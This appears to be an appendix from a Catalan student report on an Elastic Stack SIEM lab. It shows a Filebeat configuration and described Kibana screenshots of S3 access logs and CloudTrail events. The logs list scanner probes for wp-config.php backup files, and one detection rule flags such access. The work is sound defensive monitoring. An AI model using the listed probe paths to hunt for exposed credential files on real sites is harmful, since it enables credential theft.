# Note: After is the equivalent to previous and before is the equivalent to to next in Logstash
#multiline.match: after

#===== Filebeat modules =====

filebeat.config.modules:
# Glob pattern for configuration loading
path: ${path.config}/modules.d/*.yml

# Set to true to enable config reloading
reload.enabled: false

# Period on which files under path should be checked for changes
#reload.period: 10s

#===== Elasticsearch template setting =====

setup.template.settings:
index.number_of_shards: 1
#index.codec: best_compression
#_source.enabled: false

#===== General =====

# The name of the shipper that publishes the network data. It can be used to group
# all the transactions sent by a single shipper in the web interface.
#name:

# The tags of the shipper are included in their own field with each
# transaction published.
#tags: ["service-X", "web-tier"]

# Optional fields that you can specify to add additional information to the
# output.
#fields:
# env: staging

#===== Dashboards =====
# These settings control loading the sample dashboards to the Kibana index. Loading
# the dashboards is disabled by default and can be enabled either by setting the
# options here or by using the `setup` command.
#setup.dashboards.enabled: false

# The URL from where to download the dashboards archive. By default this URL
# has a value which is computed based on the Beat name and version. For released
# versions, this URL points to the dashboard archive on the artifacts.elastic.co
# website.
#setup.dashboards.url:

#===== Kibana =====

# Starting with Beats version 6.0.0, the dashboards are loaded via the Kibana API.
# This requires a Kibana endpoint configuration.
setup.kibana:

# Kibana Host
# Scheme and port can be left out and will be set to the default (http and 5601)

```

```

# In case you specify an additional path, the scheme is required: http://elasticstack.mistic.lab:5601/path
# IPv6 addresses should always be defined as: https://[2001:db8::1]:5601
#host: "elasticstack.mistic.lab:5601"

# Kibana Space ID
# ID of the Kibana Space into which the dashboards should be loaded. By default,
# the Default Space will be used.
#space.id:

#===== Elastic Cloud =====

# These settings simplify using Filebeat with the Elastic Cloud (https://cloud.elastic.co/).

# The cloud.id setting overwrites the `output.elasticsearch.hosts` and
# `setup.kibana.host` options.
# You can find the `cloud.id` in the Elastic Cloud web UI.
#cloud.id:

# The cloud.auth setting overwrites the `output.elasticsearch.username` and
# `output.elasticsearch.password` settings. The format is `<user>:<pass>`.
#cloud.auth:

#===== Outputs =====

# Configure what output to use when sending the data collected by the beat.

#----- Elasticsearch output -----
#output.elasticsearch:
# Array of hosts to connect to.
# hosts: ["elasticstack.mistic.lab:9200"]

# Protocol - either `http` (default) or `https`.
# protocol: "https"

# Authentication credentials - either API key or username/password.
#api_key: "id:api_key"
#username: "elastic"
#password: "changeme"

#----- Logstash output -----
output.logstash:
# The Logstash hosts
hosts: ["elasticstack.mistic.lab:5044"]
# Optional SSL. By default is off.
# List of root certificates for HTTPS server verifications
#ssl.certificate_authorities: ["/dades/s3logs/filebeat-7.6.2/ssl/certs/ca_server.pem"]
# Certificate for SSL client authentication
#ssl.certificate: "/etc/pki/client/cert.pem"

# Client Certificate Key
#ssl.key: "/etc/pki/client/cert.key"

#===== Processors =====

# Configure processors to enhance or manipulate events generated by the beat.

processors:
- add_host_metadata: ~
- add_cloud_metadata: ~
- add_docker_metadata: ~
- add_kubernetes_metadata: ~

#===== Logging =====

# Sets log level. The default log level is info.
# Available log levels are: error, warning, info, debug

```

```

#logging.level: debug

# At debug level, you can selectively enable logging only for some components.
# To enable all selectors use ["*"]. Examples of other selectors are "beat",
# "publish", "service".
#logging.selectors: ["*"]

#===== X-Pack Monitoring =====
# filebeat can export internal metrics to a central Elasticsearch monitoring
# cluster. This requires xpack monitoring to be enabled in Elasticsearch. The
# reporting is disabled by default.

# Set to true to enable the monitoring reporter.
#monitoring.enabled: false

# Sets the UUID of the Elasticsearch cluster under which monitoring data for this
# Filebeat instance will appear in the Stack Monitoring UI. If output.elasticsearch
# is enabled, the UUID is derived from the Elasticsearch cluster referenced by output.elasticsearch.
#monitoring.cluster_uuid:

# Uncomment to send the metrics to Elasticsearch. Most settings from the
# Elasticsearch output are accepted here as well.
# Note that the settings should point to your Elasticsearch *monitoring* cluster.
# Any setting that is not set is automatically inherited from the Elasticsearch
# output configuration, so if you have the Elasticsearch output configured such
# that it is pointing to your Elasticsearch monitoring cluster, you can simply
# uncomment the following line.
#monitoring.elasticsearch:


#===== Migration =====

# This allows to enable 6.7 migration aliases
#migration.6_to_7.enabled: true

```

8.2.3.1.2.2. Captures

Captura 146: Esdeveniment CloudTrail I



Captura 147: Esdeveniment Cloudtrail II

The screenshot shows the AWS CloudTrail console interface. On the left, there is a 'Discover' sidebar with a search bar and a list of fields. The main area displays the details of a specific event. The event type is 'userAgent', and the source is 'aws-sdk-ruby/3.68.0ruby/2.6.4x86_64-linuxaws-sdk-cloudwatchlogs/1.25.0'. The event message is a JSON object containing various parameters such as 'host.id', 'host.name', 'host.os.codename', 'host.os.family', 'host.os.kernel', 'host.os.name', 'host.os.platform', 'host.os.version', 'input.type', 'log.file.path', 'log.offset', 'recipientAccountId', 'requestID', 'requestParameters.attach...', 'requestParameters.bucke...', 'requestParameters.durati...', 'requestParameters.ency...', 'requestParameters.ency...', 'requestParameters.ency...', 'requestParameters.extern...', 'requestParameters.filterS...', 'sourceIPAddress', 'tags', and 'type'.

8.2.3.2. Anàlisi de dades

8.2.3.2.1. Logs d'aplicació: S3

Captura 148: GET consulta estranya

The screenshot shows the AWS SIEM console interface. The main area displays a search results table with columns for '@timestamp', 'message', 'event.category', 'event.action', 'host.name', and 'source.ip'. The search criteria is 'url.path: /biz_photos/scrollable_photos*'. The results table shows one event with a timestamp of 'Mar 23, 2020 @ 02:08:53.000', a message of '1C', and a source IP of '13.1.'. The console also features a 'Hosts' section with a bar chart showing the number of events per host, and an 'Events' section with a bar chart showing the number of events per time period. The console is updated every 10 seconds.

Captura 149: Detall de la consulta

The screenshot shows the SIEM interface with a search query: `url.path:/biz_photos/scrollable_photos*`. The results table is as follows:

Columns	@timestamp ↓	message	event.category	event.action	host.name	source
<input type="checkbox"/> http.request.method		GET				
<input type="checkbox"/> http.request.referrer		?				
<input type="checkbox"/> http.response.bytes		5835				
<input type="checkbox"/> http.response.status_code		404				
<input type="checkbox"/> http.version		1.1				
<input type="checkbox"/> input.type		log				
<input type="checkbox"/> ip		11 32 11 135 13 153 11				
<input type="checkbox"/> log.file.path		/data/s3logs/logs/access.log/20200323-1584942100				
<input type="checkbox"/> log.offset		7212523				
<input checked="" type="checkbox"/> message		10 163, 15 1				
<input checked="" type="checkbox"/> source.ip		40 63				
<input type="checkbox"/> tags		beats_input_codec_plain_applied				
<input type="checkbox"/> timestamp		23/Mar/2020:02:08:53 +0100				
		/biz_photos/scrollable_photos/pzZhg				

Captura 150: Filtre per IP

The screenshot shows the SIEM interface with a filter: `source.ip:"40" 63`. The results table is as follows:

Columns	@timestamp ↓	url.path	http.response.statu...	message	host.name	source
>	Mar 23, 2020 @ 16:45:09.000	/staticelem/css/reset.css	404	11	1... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 15:33:16.000	/js/a83.js	404	11	1... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 15:30:11.000	/templates/tube3/js/boots...	404	11	1... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 15:29:38.000	/_nuxt/7cddab10f3d8c7dd...	404	11	1... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 15:23:27.000	/_layouts/15/blank.js	404	11	1... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 13:07:01.000	/css/btn.min.css	404	11	1... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 13:07:00.000	/js/capslock.js	404	11	1... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 13:06:59.000	/js/jeasyui/jquery.easyui.m...	404	11	57... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 11:24:05.000	/web/css/lity.css	404	11	1... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 11:24:04.000	/web/js/validation.js	404	11	57... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 11:24:04.000	/web/js/common.js	404	11	57... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 11:24:03.000	/web/js/jquery.hc-sticky.m...	404	11	1... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 11:24:02.000	/web/css/jquery.treefilter.c...	404	11	1... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 11:24:02.000	/web/css/ranking.css	404	11	57... elasticstack.mistic.lab	40;
>	Mar 23, 2020 @ 10:53:30.000	/assets/is/base/detail.min.is	404	11	1... elasticstack.mistic.lab	40;


Captura 151: Consultes amb estat diferent a 404

The screenshot shows the Kibana search interface. At the top, there is a search bar with a query: `source.ip: "40.77.188.163" AND not http.response.status_code: "404"`. Below the search bar, there is a table of search results. The table has columns for `@timestamp`, `uri.path`, `http.response.statu...`, `message`, `host.name`, and `source.ip`. The `host.name` column contains the value `elasticstack.mistic.lab` for all rows. The bottom of the interface shows `0 of 0 Events` and `Updated now`.


Captura 152: Index Pattern I

The screenshot shows the Kibana 'Create index pattern' page. The page title is 'Create index pattern' and it includes the subtext 'Kibana uses index patterns to retrieve data from Elasticsearch indices for things like visualizations.' There is a toggle for 'Include system indices' which is currently turned off. The main section is 'Step 1 of 2: Define index pattern'. It shows an input field for the index pattern with the value `filebeat-7.6.2-*`. Below this, there is a success message: 'Success! Your index pattern matches 8 indices.' The list of matching indices is: `filebeat-7.6.2-2020.03.20`, `filebeat-7.6.2-2020.03.21`, `filebeat-7.6.2-2020.03.22`, `filebeat-7.6.2-2020.03.23`, `filebeat-7.6.2-2020.03.24`, `filebeat-7.6.2-2020.03.25`, `filebeat-7.6.2-2020.04.04-000001`, and `filebeat-7.6.2-2020.05.06`. A 'Next step' button is visible on the right.


Captura 153: Index Pattern II




Captura 154: Configuració de la capa I




Captura 155: Configuració de la capa II




Captura 156: Configuració de la capa III



Captura 157: Accès des de Rússia



Captura 158: Detall d'accés des de Rússia



Captura 159: Intents accés *wp-config*

SIEM / Hosts / Events

Search: + Add filter

Hosts: 3

Events: 21 of 21

Filter: url.path: *wp-config*

Columns	@timestamp ↓	http.response.statu...	geoiip.country_name	url.path	message
	Mar 20, 2020 @ 23:16:49.000	301	Sweden	/wp-config.php_orig	10.0.50.24
	Mar 20, 2020 @ 23:16:45.000	301	Sweden	/wp-config.php_orig	10.0.50.24
	Mar 20, 2020 @ 23:16:32.000	301	United States	/wp-config.php_	10.0.78.68
	Mar 20, 2020 @ 23:16:25.000	301	Austria	/wp-config.php-	10.0.50.24
	Mar 20, 2020 @ 23:16:23.000	404	Germany	/wp-config.php.save	10.0.78.68
	Mar 20, 2020 @ 23:16:20.000	301	Austria	/wp-config.php.save	10.0.50.24
	Mar 20, 2020 @ 23:16:15.000	301	Netherlands	/wp-config.php.backup	10.0.50.24
	Mar 20, 2020 @ 23:16:13.000	404	Netherlands	/wp-config.php.bak	10.0.50.24
	Mar 20, 2020 @ 23:16:10.000	301	Netherlands	/wp-config.php.bak	10.0.50.24

Updated 4 minutes ago

Captura 160: Signal wp-config

SIEM / Detections / Signal detection rules / Create

Define rule

Index patterns: filebeat-7.6.2-*

Custom query: url.path: *wp-config*

About rule

Name: Acces WP-Config

Description: Acces WP-Config

Severity: Low

Risk score: 50


Investigate detections using this timeline template: Default blank timeline

Tags: Custom, Web

Schedule rule


Runs every

Captura 161: Signal consulta estranya



8.2.3.2.2. CloudTrail Logs

Captura 162: Detall d'esdeveniment d'instància I



Captura 163: Detall d'esdeveniment d'instància II

SIEM / Hosts / Events

eventName: Describe* KQL Apr 1, 2020 @ 00:15:59.981 → Apr 1, 2020 @ 23:16:07.189 Refresh

+ Add filter

Showing 12,203 events

@timestamp	message	host.name	event.module	event.dataset	event.action	user.name
	requestParameters.instancesSet.items	[{"instanceId": "i-Ofec..."}, {"instanceId": "i-Odas..."}, {"instanceId": "i-036..."}]	be6c*			
	sourceIpAddress	34.153				
	tags	beats_input_raw_event				
	type	json				
	userAgent	aws-sdk-go/1.21.8(go1.12.5;linux;amd64)				
	userIdentity.accessKeyId	ASI*	5D			
	userIdentity.accountId	54	135			
	userIdentity.arn	arn:aws:sts:54:135:assumed-role/masters.newplatformpro.k8s.local/i-034fd				
	userIdentity.principalId	AR034fd	74WLI-034fd			
	userIdentity.sessionContext.attributes.creationDate	Apr 1, 2020 @ 14:42:42.000				
	userIdentity.sessionContext.attributes.mfaAuthenticated	false				
	userIdentity.sessionContext.sessionIssuer.accountId	54	135			

Timeline

Captura 164: Detall d'esdeveniment d'instància III

SIEM / Hosts / Events

eventName: Describe* KQL Apr 1, 2020 @ 00:15:59.981 → Apr 1, 2020 @ 23:16:07.189 Refresh

+ Add filter

Showing 12,203 events

@timestamp	message	host.name	event.module	event.dataset	event.action	user.name
	userIdentity.principalId	AR036f	7WLI-b4fd			
	userIdentity.sessionContext.attributes.creationDate	Apr 1, 2020 @ 14:42:42.000				
	userIdentity.sessionContext.attributes.mfaAuthenticated	false				
	userIdentity.sessionContext.sessionIssuer.arn	54	135			
	userIdentity.sessionContext.sessionIssuer.arn	arn:aws:iam:54:135:role/masters.newplatformpro.k8s.local				
	userIdentity.sessionContext.sessionIssuer.principalId	AR	7WLI			
	userIdentity.sessionContext.sessionIssuer.type	Role				
	userIdentity.sessionContext.sessionIssuer.userName	masters.newplatformpro.k8s.local				
	userIdentity.type	AssumedRole				
>	Apr 1, 2020 @ 20:27:19.000	elasticstack.mistic.lab				
>	Apr 1, 2020 @ 20:27:19.000	elasticstack.mistic.lab				

Timeline

Captura 165: Detall d'acció d'usuari I

SIEM / Hosts / Events

eventName: Describe* KQL Apr 1, 2020 @ 00:15:59.981 → Apr 1, 2020 @ 23:16:07.189 Refresh

+ Add filter

Showing 14,203 events

@timestamp	message	host.name	event.module	event.dataset	event.action	user.name
<input type="checkbox"/>	_score					1
<input type="checkbox"/>	_type					_doc
<input type="checkbox"/>	agent.ephemeral_id					38e533a8-8055-4e99-aa0f-aa18dc980283
<input type="checkbox"/>	agent.hostname					elasticstack.mistic.lab
<input type="checkbox"/>	agent.id					bd6640dc-d6af-4826-a3d9-c59e1b18d6cc
<input type="checkbox"/>	agent.type					filebeat
<input type="checkbox"/>	agent.version					7.6.2
<input type="checkbox"/>	awsRegion					eu-west-1
<input type="checkbox"/>	client.geo.location					2.1611 41.3891
<input type="checkbox"/>	debug					timestampMatched
<input type="checkbox"/>	ecs.version					1.4.0
<input type="checkbox"/>	eventID					81049b7d-5620-4416-beb0-a32e8695b38d
<input type="checkbox"/>	eventName					DescribeInstanceStatus
<input type="checkbox"/>	eventSource					ec2.amazonaws.com
<input type="checkbox"/>	eventTime					Apr 1, 2020 @ 20:26:47.000

Timeline

Captura 166: Detall d'acció d'usuari II

SIEM / Hosts / Events

